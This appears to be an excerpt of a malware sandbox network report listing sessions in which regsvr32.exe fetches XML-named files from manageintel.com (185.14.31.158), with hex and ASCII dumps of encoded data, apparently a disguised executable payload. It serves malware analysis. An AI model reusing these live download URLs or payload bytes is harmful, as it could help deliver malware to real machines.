2b 6c 47 56 50 48 2f 69 34 31 33 2f 76 2f 2f 0d 0a 68 47 4d 6e 75 70 65 35 32 69 61 70 76 66 2f 70 4d 46 54 37 2f 34 47 4e 57 50 37 77 2f 2b 6b 6c 4f 61 4f 4d 79 75 56 36 71 62 47 6f 71 78 Data Ascii: LTbzmv0/7ktP+oZbNqKeTFvv/i0246aZP+/+CjRT/kqea8DzJqMXahv7//+mmVPH/i0276Y5Plqf4zNTMqLG+0VT7/42NHPT//+mHVPv/5tXbv5fNvjMDuf+LjaD+//XpclT0/42NaaaMvoFVA7WoyY2Q/v//6VZU+/+EjYj+kqeaEDzJqMParv3//+lGVPH/i413/v//hGMnupe52iapvf/pMFT7/4GNWP7w/+klOaOMyuV6qbGoqx
2022-01-30 12:30:36 UTC	696	IN	Data Raw: 4f 4e 6e 71 78 7a 63 42 2f 68 51 36 48 2f 50 2f 66 58 47 67 45 53 6c 42 78 41 41 68 70 37 34 70 44 58 78 6d 34 49 43 79 65 79 44 37 41 67 50 56 38 70 6d 44 78 4e 4b 2b 4f 73 53 0d 0a 35 68 32 4c 77 71 67 7a 33 41 4f 72 77 64 45 41 69 55 58 34 69 55 66 38 67 33 33 7a 41 48 63 69 48 31 37 77 50 4a 41 76 4a 46 51 39 51 6d 6f 42 69 31 58 38 55 6f 46 46 2b 46 44 6e 4c 38 2f 39 0d 0a 6b 70 37 7a 6c 63 67 31 52 30 36 38 68 49 76 6c 58 63 50 4d 7a 46 2b 4c 37 49 50 6a 43 41 39 58 72 54 35 38 55 69 33 4b 76 46 7a 63 42 2f 69 44 77 41 47 4c 54 66 61 44 30 51 43 47 52 66 69 4a 0d 0a 49 4b 54 77 50 4a 51 79 49 47 77 6c 52 49 4e 39 2b 41 52 7a 47 6d 41 41 61 67 47 45 56 66 78 53 35 68 32 4c 45 59 44 74 6d 62 4f 6f 68 49 42 77 6f 67 63 51 41 4f 48 47 69 2b 56 53 77 38 Data Ascii: ONnqxzcB/hQ6H/P/fXGgESlBxAAhp74pDXxm4ICyeyD7AgPV8pmDxNK+OsS5h2Lwqgz3AOrwdEAiUX4iUf8g33zAHciH17wPJAvJFQ9QmoBi1X8UoFF+FDnL8/9kp7zlcg1R068hIvlXcPMzF+L7IPjCA9XrT58Ui3KvFzcB/iDwAGLTfaD0QCGRfiJIKTwPJQyIGwlRIN9+ARzGmAAagGEVfxS5h2LEYDtmbOohIBwogcQAOHGi+VSw8

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	712	IN	Data Raw: 50 38 44 41 41 41 4b 41 41 41 41 66 56 68 7a 51 57 55 79 56 30 35 67 51 67 41 41 45 77 41 41 41 47 34 4a 41 41 41 66 41 41 41 41 0d 0a 2f 46 68 7a 51 55 45 79 56 30 35 63 51 77 41 41 46 67 41 41 41 48 6f 41 41 41 41 54 41 41 41 41 50 56 68 7a 51 58 6b 79 56 30 35 56 51 67 41 41 41 67 41 41 41 43 30 41 41 41 41 54 41 41 41 41 0d 0a 59 56 68 7a 51 57 55 79 56 30 35 59 51 67 41 41 45 77 41 41 41 41 73 41 41 41 41 6e 41 41 41 41 61 31 68 7a 51 58 34 79 56 30 34 73 51 67 41 41 41 67 41 41 41 46 30 41 41 41 41 5a 41 41 41 41 0d 0a 54 46 68 7a 51 55 38 79 56 30 36 44 51 67 41 41 4a 77 41 41 41 49 6b 41 41 41 41 5a 41 41 41 41 69 31 74 7a 51 57 55 79 56 30 35 66 51 67 41 41 44 41 41 41 41 42 38 41 41 41 41 45 41 41 41 41 0d 0a 66 46 68 7a 51 58 6f 79 56 30 35 6c Data Ascii: P8DAAAKAAAAfVhzQWUyV05gQgAAEwAAAG4JAAAfAAAA/FhzQUEyV05cQwAAFgAAAHoAA AATAAAAPVhzQXkyV05VQgAAAgAAAC0AAAATAAAAYVhzQWUyV05YQgAAEwAAAAsAAAAnAAAAa1hzQX4yV 04sQgAAAgAAAF0AAAAZAAAATFhzQU8yV06DQgAAJwAAAIkAAAAZAAAAi1tzQWUyV05fQgAADAAAAB8AA AAEAAAAfFhzQXoyV05l
2022-01-30 12:30:36 UTC	728	IN	Data Raw: 55 67 79 4c 6b 34 34 51 6e 55 41 63 67 41 67 41 48 6f 41 63 67 42 67 41 47 63 41 0d 0a 48 31 67 53 51 51 55 79 64 30 34 30 51 6d 45 41 62 67 41 67 41 47 6b 41 59 51 42 36 41 48 4d 41 43 46 68 54 51 51 6b 79 4f 55 35 33 51 6d 45 41 63 77 42 7a 41 47 38 41 63 67 42 37 41 47 6b 41 0d 0a 41 6c 67 64 51 57 49 79 4d 55 34 32 51 6d 6b 41 62 41 42 31 41 48 67 41 5a 51 41 6a 41 43 41 41 48 6c 67 57 51 51 30 79 64 30 34 6a 51 6d 67 41 5a 51 41 67 41 46 77 41 61 51 42 38 41 48 55 41 0d 0a 44 46 67 66 51 55 67 79 46 45 35 38 51 69 73 41 49 41 42 6b 41 47 55 41 59 77 42 36 41 47 30 41 43 46 67 64 51 52 77 79 4e 6b 34 6a 51 6d 6b 41 62 77 42 75 41 43 6f 41 62 77 42 68 41 43 41 41 0d 0a 44 46 67 41 51 52 73 79 4d 6b 34 6c 51 6e 51 41 63 77 41 41 41 43 49 41 55 41 42 39 Data Ascii: UgyLk44QnUAcgAgAHoAcgBgAGcAH1gSQQUyd040QmEAbgAgAGkAYQB6AHMACFhTQQkyO U53QmEAcwBzAG8AcgB7AGkAAlgdQWlyMU42QmkAbAB1AHgAZQAjACAAHlgWQQ0yd04jQmgAZQAgAFwAa QB8AHUADFgfQUgyFE58QisAIABkAGUAYwB6AG0ACFgdQRwyNk4jQmkAbwBuACoAbwBhACAADFgAQRsyM k4lQnQAcwAAACIAUAB9
2022-01-30 12:30:36 UTC	744	IN	Data Raw: 47 38 45 41 41 44 66 36 41 59 51 0d 0a 42 6c 78 7a 51 59 6a 61 55 56 34 37 52 67 41 41 38 4f 67 47 45 49 73 45 41 41 44 7a 36 41 59 51 62 46 42 7a 51 57 44 62 55 56 35 54 53 67 41 41 50 4d 34 47 45 41 30 49 41 41 41 62 36 51 59 51 0d 0a 5a 46 42 7a 51 55 6a 62 55 56 35 64 53 67 41 41 4c 4f 6b 47 45 41 59 49 41 41 41 33 36 51 59 51 66 56 42 7a 51 53 7a 62 55 56 35 45 53 67 41 41 55 4f 6b 47 45 42 34 49 41 41 42 54 36 51 59 51 0d 0a 65 31 42 7a 51 51 44 62 55 56 35 4e 53 67 41 41 64 4f 6b 47 45 42 63 49 41 41 43 44 36 51 59 51 51 56 42 7a 51 66 44 62 55 56 35 73 53 67 41 41 73 4f 6b 47 45 44 51 49 41 41 43 7a 36 51 59 51 0d 0a 4c 6c 42 7a 51 61 44 62 55 56 34 38 53 67 41 41 34 4f 6b 47 45 41 73 4d 41 41 44 2f 36 51 59 51 61 56 52 7a 51 5a 54 62 55 56 35 51 Data Ascii: G8EAADf6AYQBlxzQYjaUV47RgAA8OgGEIsEAADz6AYQbFBzQWDbUV5TSgAAPM4GEA0IAAAb6QYQZFB zQUjbUV5dSgAALOkGEAYIAAA36QYQfVBzQSzbUV5ESgAAUOkGEB4IAABT6QYQe1BzQQDbUV5NSgAAdOk GEBcIAACD6QYQQVBzQfDbUV5sSgAAsOkGEDQIAACz6QYQLlBzQaDbUV48SgAA4OkGEAsMAAD/6QYQaVR zQZTbUV5Q
2022-01-30 12:30:36 UTC	760	IN	Data Raw: 6e 66 56 44 71 4c 6e 46 32 56 53 68 37 50 63 31 49 50 51 6f 41 49 4a 61 37 6b 58 6f 2f 31 7a 78 66 42 6e 66 7a 46 58 4e 58 51 74 54 43 4e 6b 74 37 50 39 69 64 38 75 70 4b 43 55 30 39 0d 0a 62 56 6a 6e 67 39 59 32 4b 33 45 67 2f 44 4f 49 4d 65 63 68 50 51 6f 41 74 4a 56 44 76 6e 77 2f 30 71 41 74 55 54 41 66 45 58 4e 58 51 70 67 38 34 48 64 39 50 7a 6f 63 6b 4a 34 75 68 55 38 39 0d 0a 62 56 6a 54 39 68 45 44 4b 58 45 72 59 4d 53 76 2b 31 45 38 50 51 6f 41 4a 41 63 57 36 33 34 2f 31 36 73 59 79 41 34 31 46 33 4e 58 51 6f 51 72 76 71 52 2f 50 35 59 58 75 6d 4b 4d 56 55 4d 39 0d 0a 62 56 6a 6a 30 31 77 64 31 33 46 39 7a 30 74 66 79 7a 77 71 50 51 6f 41 50 4a 72 5a 64 49 41 2f 75 46 36 2f 7a 42 41 35 48 6e 4e 58 51 67 34 79 73 64 47 41 50 33 31 5a 7a 31 59 71 Data Ascii: nfVDqLnF2VSh7Pc1IPQoAIJa7kXo/1zxfBnfzFXNXQtTCNkt7P9id8upKCU09bVjng9Y2K3Eg/DOIM echPQoAtJVDvnw/0qAtUTAfEXNXQpg84Hd9PzockJ4uhU89bVjT9hEDKXErYMSv+1E8PQoAJAcW634/16sYyA41F3N XQoQrvqR/P5YXumKMVUM9bVjj01wd13F9z0tfyzwqPQoAPJrZdIA/uF6/zBA5HnNXQg4ysdGAP31Zz1Yq
2022-01-30 12:30:36 UTC	776	IN	Data Raw: 51 50 77 6f 41 41 41 44 76 74 4d 38 2f 62 56 68 7a 51 59 69 47 6d 48 46 58 51 67 41 41 67 47 2f 50 50 77 6f 41 41 41 43 50 62 38 38 2f 0d 0a 62 56 68 7a 51 55 67 59 6d 48 46 58 51 67 41 41 49 43 72 50 50 77 6f 41 41 41 44 50 35 4d 34 2f 62 56 68 7a 51 61 6a 57 6d 58 46 58 51 67 41 41 59 4a 2f 4f 50 77 6f 41 41 41 42 76 6e 38 34 2f 0d 0a 62 56 68 7a 51 57 68 6f 6d 58 46 58 51 67 41 41 41 46 72 4f 50 77 6f 41 41 41 43 66 47 38 34 2f 62 56 68 7a 51 66 67 70 6d 58 46 58 51 67 41 41 4d 4e 62 4e 50 77 6f 41 41 41 41 2f 31 73 30 2f 0d 0a 62 56 68 7a 51 61 69 6c 6d 6e 46 58 51 67 41 41 77 4a 66 4e 50 77 6f 41 41 41 42 66 57 63 30 2f 62 56 68 7a 51 54 68 72 6d 6e 46 58 51 67 41 41 34 42 72 4e 50 77 6f 41 41 41 44 76 47 73 30 2f 0d 0a 62 56 68 7a 51 51 6a 52 6d 33 Data Ascii: QPwoAAADvtM8/bVhzQYiGmHFXQgAAgG/PPwoAAACPb88/bVhzQUgYmHFXQgAAICrPPwoAAADP5M4/b VhzQajWmXFXQgAAYJ/OPwoAAABvn84/bVhzQWhomXFXQgAAAFrOPwoAAACfG84/bVhzQfgpmXFXQgAAM NbNPwoAAAA/1s0/bVhzQailmnFXQgAAwJfNPwoAAABfWc0/bVhzQThrmnFXQgAA4BrNPwoAAADvGs0/bVhzQQjRm3
2022-01-30 12:30:36 UTC	792	IN	Data Raw: 31 55 58 73 79 56 30 34 4f 53 51 59 51 46 41 41 41 41 47 34 4c 42 68 41 50 41 41 41 41 0d 0a 41 6c 4e 31 55 58 34 79 56 30 34 74 53 51 59 51 46 77 41 41 41 49 38 4c 42 68 41 58 41 41 41 41 2f 56 4e 31 55 57 67 79 56 30 37 4d 53 51 59 51 47 67 41 41 41 4b 77 4c 42 68 41 55 41 41 41 41 0d 0a 33 46 4e 31 55 58 51 79 56 30 37 72 53 51 59 51 41 41 41 41 41 4d 30 4c 42 68 41 52 41 41 41 41 76 31 4e 31 55 58 63 79 56 30 36 4b 53 51 59 51 49 41 41 41 41 4f 49 4c 42 68 41 50 41 41 41 41 0d 0a 6e 6c 4e 31 55 55 6f 79 56 30 36 70 53 51 59 51 49 77 41 41 41 41 4d 4d 42 68 41 72 41 41 41 41 65 56 52 31 55 55 6f 33 78 46 64 78 51 67 41 41 41 47 30 48 45 41 6f 41 41 41 41 50 41 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 51 41 41 41 50 58 2f 2f 2f Data Ascii: 1UXsyV04OSQYQFAAAAG4LBhAPAAAAAlN1UX4yV04tSQYQFwAAAI8LBhAXAAAA/VN1UWg yV07MSQYQGgAAAKwLBhAUAAAA3FN1UXQyV07rSQYQAAAAAM0LBhARAAAAv1N1UXcyV06KSQYQIAAAAOI LBhAPAAAAnlN1UUoyV06pSQYQIwAAAAMMBhArAAAAeVR1UUo3xFdxQgAAAG0HEAoAAAAPAAAAbVhzQWg yV05XQgAAAQAAAPX///
2022-01-30 12:30:36 UTC	808	IN	Data Raw: 41 41 4d 77 77 46 6a 49 2b 4d 70 59 79 0d 0a 33 47 71 31 64 4d 59 45 34 48 5a 78 66 67 41 41 41 46 41 41 41 41 43 6f 41 41 41 41 4a 4d 59 41 7a 75 32 74 56 64 78 34 45 6b 58 5a 42 65 32 59 37 74 6a 73 47 50 6c 77 2b 41 41 41 50 59 41 41 41 0d 0a 54 56 68 7a 51 63 34 43 6f 58 35 70 63 5a 59 7a 44 6a 5a 6d 4e 72 77 34 42 6a 6c 33 4f 39 59 37 6d 32 64 7a 51 57 68 43 56 30 35 4c 51 67 41 41 6c 6a 41 30 4d 55 77 78 51 44 52 5a 4e 78 59 34 75 32 41 6c 65 74 4a 6b 58 4e 77 67 41 41 48 41 41 41 41 77 77 46 52 6a 49 2b 4d 70 59 79 0d 0a 67 6d 75 48 63 6d 45 47 51 6e 70 4e 64 6c 67 32 58 54 62 33 4e 76 59 32 4a 6a 6d 77 4f 63 51 35 53 32 4b 79 65 36 34 49 63 58 Data Ascii: AAMwwFjI+MpYy3Gq1dMYE4HZxfgAAAFAAACoAAAAJMYAzu2tVdx4EkXZBe2Y7tjsGPlw+AAAPYAAAT VhzQc4CoX5pcZYzDjZmNrw4Bjl3O9Y7m2dzQWhCV05LQgAAljA0MUwxQDRZNxY4u2Ale74JkXNXwgAAH AAAAAwwRjJZNCY3zmDQe1QO0XNxfMY+AJAAAEIAAABpMJYygmuHcmEGQnpNdlg2XTb3NvY2JjmwOcQ5S 2Kye64IcX

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	824	IN	Data Raw: 57 66 62 66 74 67 4e 37 33 47 58 66 63 67 2f 30 44 2f 59 50 2b 6f 2f 36 44 2f 2f 50 2f 67 2f 62 61 68 31 51 55 51 7a 56 30 35 58 63 67 67 77 45 44 41 59 4d 43 6f 77 4b 44 41 2f 4d 44 67 77 0d 0a 4c 57 67 37 63 54 67 43 44 33 34 33 63 6d 67 77 63 44 42 34 4d 49 6f 77 69 44 43 66 4d 4a 67 77 7a 57 6a 62 63 64 67 43 37 33 36 58 63 73 67 77 30 44 44 59 4d 4f 6f 77 36 44 44 2f 4d 50 67 77 0d 0a 62 57 6c 37 63 48 67 44 54 33 39 33 63 79 67 78 4d 44 45 34 4d 55 6f 78 53 44 46 66 4d 56 67 78 44 57 6b 62 63 42 67 44 4c 33 2f 58 63 34 67 78 6b 44 47 59 4d 61 6f 78 71 44 47 2f 4d 62 67 78 0d 0a 72 57 6d 37 63 4c 67 44 6a 33 2b 33 63 2b 67 78 38 44 48 34 4d 51 6f 79 43 44 49 66 4d 68 67 79 54 57 70 62 63 31 67 41 62 33 77 58 63 45 67 79 55 44 4a 59 4d 6d 6f 79 61 44 Data Ascii: WfbftgN73GXfcg/0D/YP+o/6D//P/g/bah1QUQzV05XcggwEDAYMCowKDA/MDgwLWg7cTgCD343cmg wcDB4MIowiDCfMJgwzWjbcdgC736Xcsgw0DDYMOow6DD/MPgwbWI7cHgDT393cygxMDE4MUoxSDFfMVg xDWkbcBgDL3/Xc4gxkDGYMaoxqDG/MbgxrWm7cLgDj3+3c+gx8DH4MQoyCDIfMhgyTWpbc1gAb3wXcEgyUDJYMmoya D

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49764	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:46 UTC	829	OUT	GET /WUzZRUBQje/vAtVEC.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache
2022-01-30 12:30:46 UTC	829	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:30:49 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 21:29:08 GMT ETag: "6ee-5d4dc71ad254f" Accept-Ranges: bytes Content-Length: 1774 Connection: close Content-Type: application/xml
2022-01-30 12:30:46 UTC	829	IN	Data Raw: 65 62 32 33 35 62 38 39 64 66 62 30 35 32 66 63 61 65 37 35 66 64 38 39 66 39 38 39 64 65 38 61 30 36 33 30 30 37 34 37 36 36 38 31 33 66 37 30 34 66 37 34 30 38 34 36 38 30 33 65 35 32 37 35 65 65 65 62 65 61 66 66 65 31 65 38 64 38 66 66 66 66 66 66 66 31 33 30 32 35 32 65 66 65 61 39 61 30 32 31 33 30 32 37 33 38 62 66 36 33 33 63 31 36 36 39 38 35 30 32 33 38 39 34 31 30 65 39 38 35 30 30 37 38 39 36 31 32 61 31 63 62 35 35 39 32 34 32 32 66 64 32 32 63 32 62 66 33 65 37 32 37 65 31 31 32 65 33 33 63 33 64 63 30 66 31 32 63 35 66 31 66 32 34 31 35 35 39 38 35 30 30 33 38 39 35 31 33 65 31 32 64 32 39 38 34 32 36 62 38 37 64 33 37 36 35 39 30 33 63 33 35 32 39 38 34 61 30 62 38 39 34 62 32 32 31 32 64 31 66 30 33 65 35 61 38 39 32 37 38 39 31 32 64 34 32 Data Ascii: eb235b89dfb052fcae75fd89f989de8a0630074766813f704f740846803e5275eeebeaffe1e8d8ffffff1302 52efea9a021302738bf633c16698502389410e98500789612a1cb5592422fd22c2bf3e727e112e33c3dc0f12c5f1f2415598 500389513e12d298426b87d3765903c352984a0b894b2212d1f03e5a89278912d42

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49841	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	831	OUT	GET /RKyiihqXQiyE/xukYadevoVow/BhJM.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache
2022-01-30 12:33:36 UTC	831	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:33:39 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 22:10:13 GMT ETag: "ab044-5d4dd04921d60" Accept-Ranges: bytes Content-Length: 700484 Connection: close Content-Type: application/xml
2022-01-30 12:33:36 UTC	831	IN	Data Raw: 49 41 4c 6a 51 57 73 79 56 30 35 54 51 67 41 41 2f 2f 38 41 41 4c 49 41 41 41 41 50 41 41 41 41 4c 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 41 41 41 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 45 41 41 41 51 66 75 67 34 50 74 41 6e 4e 54 4f 42 79 44 61 55 54 41 79 59 2b 4d 53 42 77 63 6d 39 6e 63 6d 74 74 49 47 4e 75 62 6d 35 76 0d 0a 47 58 67 52 4a 45 68 41 49 69 42 33 4b 32 34 67 52 45 39 54 49 47 64 76 5a 47 55 68 44 51 30 4b 53 56 68 7a 51 57 67 79 56 30 35 6f 63 72 72 75 65 31 48 55 76 58 46 52 31 4c 31 30 55 64 53 39 0d 0a 41 6d 4b 6b 2f 52 35 6a 67 2f 4d 34 65 4e 47 38 32 31 48 55 76 57 55 36 30 4c 78 69 55 64 53 39 52 48 79 6a 2f 52 78 6a 67 2f 4e 2b 5a 74 65 38 62 46 48 55 76 53 4d 6b 30 Data Ascii: IALjQWsyV05TQgAA//8AALIAAAAPAAAALVhzQWgyV05XQgAAAAAAAAoAAAAPAAAAbVhzQWgyV05XQg AAAAEAAAQfug4PtAnNTOByDaUTAyY+MSBwcm9ncmttIGNubm5vGXgRJEhAIiB3K24gRE9TIGdvZGUhDQ 0KSVhzQWgyV05ocrrue1HUvXFR1L10UdS9AmKk/R5jg/M4eNG821HUvWU60LxiUdS9RHyj/Rxjg/N+Zte8bFHUvSMk0

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	839	IN	Data Raw: 77 78 30 41 4c 41 41 41 41 0d 0a 62 54 4a 79 79 69 58 43 33 45 65 2f 30 5a 55 43 41 49 74 56 38 49 4e 43 42 4d 64 4b 2f 41 45 41 62 56 6a 34 42 48 43 37 45 71 62 63 44 78 53 4a 54 65 53 4c 56 52 71 4a 56 65 43 45 52 66 43 4c 0d 0a 4a 56 7a 77 67 48 69 37 47 71 4c 63 46 2b 79 4a 56 64 79 4c 52 65 4a 51 69 30 33 72 55 59 74 56 6a 51 72 34 42 4c 52 69 33 41 4f 6e 79 52 46 53 36 41 64 31 41 41 71 4c 52 66 43 45 53 41 53 4a 0d 0a 49 49 44 34 46 4c 43 37 41 70 72 63 42 39 53 4a 52 64 43 4c 54 64 71 4a 54 63 79 43 56 51 79 4a 4f 4a 44 34 42 4b 53 35 47 6f 62 63 55 34 6b 51 69 30 58 77 69 30 49 45 67 38 45 4c 69 55 33 45 0d 0a 35 67 32 33 79 44 33 79 33 41 75 58 79 30 57 38 69 30 32 38 69 55 65 34 6a 56 55 44 69 56 57 30 35 68 33 4c 79 69 57 47 33 46 2f 65 55 6f Data Ascii: wx0ALAAAAbTJyyiXC3Ee/0ZUCAItV8INCBMdK/AEAbVj4BHC7EqbcDxSJTeSLVRqJVeCERfCLJVzwg Hi7GqLcF+yJVdyLReJQi03rUYtVjQr4BLRi3AOnyRFS6Ad1AAqLRfCESASJIID4FLC7AprcB9SJRdCLTdqJTcyCVQy JOJD4BKS5GobcU4kQi0Xwi0IEg8ELiU3E5g23yD3y3AuXy0W8i028iUe4jVUDiVW05h3LyiWG3F/eUo
2022-01-30 12:33:36 UTC	855	IN	Data Raw: 35 64 61 56 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 50 4e 6d 66 34 57 67 79 56 78 30 42 46 59 6c 6c 38 49 6c 4e 36 49 46 46 36 49 6c 4b 70 49 74 4e 0d 0a 79 64 45 2b 37 65 4e 6e 76 38 63 43 68 6f 74 46 78 49 6c 46 32 49 46 4e 78 49 50 4f 42 49 6c 4e 75 64 4d 6d 6d 65 4e 33 58 32 56 56 67 2f 67 45 69 55 58 67 69 30 66 55 69 31 58 58 69 77 45 72 0d 0a 62 35 6d 4c 52 65 46 33 34 38 55 61 71 6f 6c 4e 6f 49 74 56 6f 49 4f 56 56 50 2f 77 2f 38 64 46 72 61 65 4d 76 6d 66 31 45 74 4b 6f 76 66 39 2f 69 30 57 63 69 55 2b 38 69 30 33 50 4f 30 32 38 0d 0a 48 6c 44 2b 46 4b 69 37 41 76 61 38 52 49 31 46 76 49 6c 46 75 49 46 4e 75 49 6c 43 6d 49 74 56 39 64 45 6d 31 65 4e 33 77 38 56 66 79 30 32 51 69 31 57 30 4f 31 2b 51 64 51 58 6e 6a 32 Data Ascii: 5daV0lRUmShAAAAAFpkiSUPAAAAPNmf4WgyVx0BFYll8llN6IFF6IlKpltNydE+7eNnv8cChotFxIlF2IFNxIPOB llNudMmmeN3X2VVg/gEiUXgi0fUi1XXiwErb5mLReF348UaqoINoItVoIOVVP/w/8dFraeMvmf1EtKovf9/i0WciU+ 8i03PO028HlD+FKi7Ava8RI1FvlIFuIFNuIlCmItV9dEm1eN3w8Vfy02Qi1W0O1+QdQXnj2
2022-01-30 12:33:36 UTC	871	IN	Data Raw: 31 2b 67 55 75 69 33 78 41 4d 41 37 70 78 2f 79 69 33 61 56 41 74 48 51 55 55 59 69 55 57 63 69 30 66 63 4b 30 30 66 67 38 45 42 0d 0a 50 4e 4d 6d 39 57 74 6e 52 78 7a 63 42 35 78 51 36 49 2f 45 41 77 71 44 78 41 79 45 54 65 79 4a 49 4d 44 34 46 50 43 37 41 74 72 63 42 35 53 4a 52 5a 43 4e 54 64 71 4a 54 59 79 45 56 5a 43 4c 0d 0a 4b 4e 54 34 53 65 45 34 33 41 75 7a 79 55 33 30 5a 49 6b 4e 41 41 6f 41 41 49 76 71 58 63 49 55 62 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 71 2f 32 67 67 42 51 77 51 5a 4b 45 50 41 41 41 41 0d 0a 50 54 7a 36 5a 47 67 79 56 30 37 55 72 6d 53 4a 54 65 53 4c 52 65 36 4a 52 65 79 45 54 65 79 4c 50 45 6a 36 46 4c 53 35 47 71 71 2f 65 53 30 44 41 43 74 46 33 44 46 46 43 48 4d 4b 36 50 34 79 0d 0a 62 31 6a 34 42 4c 51 78 45 6b 62 65 Data Ascii: 1+gUui3xAMA7px/yi3aVAtHQUUYiUWci0fcK00fg8EBPNMm9WtnRxzcB5xQ6I/EAwqDxAyETeyJIMD 4FPC7AtrcB5SJRZCNTdqJTYyEVZCLKNT4SeE43AuzyU30ZIkNAAoAAIvqXcIUbZS/jaT+m4ICyexq/2ggBQwQZKEPA AAAPTz6ZGgyV07UrmSJTeSLRe6JReyETeyLPEj6FLS5Gqq/eS0DACtF3DFFCHMK6P4yb1j4BLQxEkbe
2022-01-30 12:33:36 UTC	887	IN	Data Raw: 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 2b 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 43 4e 2f 62 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c 69 55 33 30 35 67 32 48 79 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 6d 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 44 4e 2b 37 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c Data Ascii: i3K3ERsCgh0FItVCINV8ItK8FCLIKSb+PfNqKVMyU0liU3si1/sUotK9IsIPNM+vYCN/bGoy0Xoi+Vdwg4AzMzDz MzMONOfwoQq3gOryUX8iUX4i0f4g8ELiU305g2Hyi3K3ERsCgh0FItVCINV8ItK8FCLIKSbmPfNqKVMyU0liU3si1/ sUotK9IsIPNM+vYDN+7Goy0Xoi+Vdwg4AzMzDzMzMONOfwoQq3gOryUX8iUX4i0f4g8EL
2022-01-30 12:33:36 UTC	903	IN	Data Raw: 6b 65 6f 69 45 33 71 44 37 5a 56 0d 0a 69 4e 32 68 54 75 77 6b 56 6b 35 58 7a 30 58 4d 69 59 55 63 2f 2f 58 2f 69 30 33 2f 67 38 45 45 35 4e 56 58 76 70 66 4e 37 55 70 58 51 67 42 72 77 76 2b 4c 6a 53 37 2f 2f 2f 38 4d 51 51 53 4a 0d 0a 36 48 69 4d 76 70 65 35 77 6d 36 6f 76 66 2b 4c 41 6f 74 49 43 49 4f 4e 46 50 2f 77 2f 34 75 56 63 61 65 4d 76 75 47 6e 54 37 47 6f 76 59 75 46 47 50 2f 2f 2f 31 71 4c 6a 52 54 77 2f 2f 2f 6f 0d 0a 41 59 75 4d 76 71 35 33 73 30 2f 63 44 2f 43 44 77 51 53 4a 6a 52 72 2f 2f 2f 2b 31 42 41 41 41 62 54 4f 78 76 75 4f 2f 52 37 47 6f 76 51 4e 42 42 49 6d 46 44 50 58 2f 2f 34 75 61 44 50 2f 2f 0d 0a 6b 74 4e 78 79 69 41 36 33 73 4f 4c 76 50 2f 2f 69 35 58 63 2f 76 58 2f 69 5a 55 4c 2f 2f 2f 2f 31 55 68 7a 51 57 68 5a 6e 37 48 63 Data Ascii: keoiE3qD7ZViN2hTuwkVk5Xz0XMiYUc//X/i03/g8EE5NVXvpfN7UpXQgBrwv+LjS7///8MQQSJ6Hi Mvpe5wm6ovf+LAotlClONFP/w/4uVcaeMvuGnT7GovYuFGP///1qLjRTw///oAYuMvq53s0/cD/CDwQSJjRr///+1B AAAbTOxvuO/R7GovQNBBImFDPX//4uaDP//ktNxyiA63sOLvP//i5Xc/vX/iZUL////1UhzQWhZn7Hc
2022-01-30 12:33:36 UTC	919	IN	Data Raw: 36 5a 47 67 79 56 30 37 55 72 69 6a 48 52 65 41 41 41 41 6f 41 61 68 54 6e 33 52 45 44 62 64 75 33 52 65 46 33 75 34 6b 53 76 67 41 41 41 41 43 44 66 65 59 41 64 42 65 45 52 51 79 4a 0d 0a 4b 49 54 34 44 4c 52 6a 33 41 4f 37 71 6e 49 55 2f 2f 2b 4a 52 65 4c 72 42 38 64 4b 36 41 41 41 62 56 6a 34 46 49 43 37 41 70 61 51 42 2f 7a 2f 2f 2f 2f 2f 69 30 2f 59 69 55 58 72 78 30 58 4d 0d 0a 62 56 68 7a 51 61 39 33 68 30 35 58 51 67 43 4c 54 65 53 44 77 51 61 4a 54 64 53 45 56 64 53 4a 4f 4a 54 34 42 49 79 37 45 70 37 63 44 77 6a 48 41 51 41 41 41 71 7c 56 51 6a 49 51 67 51 41 0d 0a 62 56 68 7a 7a 43 33 2b 33 67 75 6e 79 55 30 49 69 31 58 77 69 77 69 4a 41 59 74 43 43 49 74 56 6e 64 4d 78 52 65 46 7a 55 38 55 61 73 73 63 42 41 41 41 41 41 49 46 56 38 4d 64 4e Data Ascii: 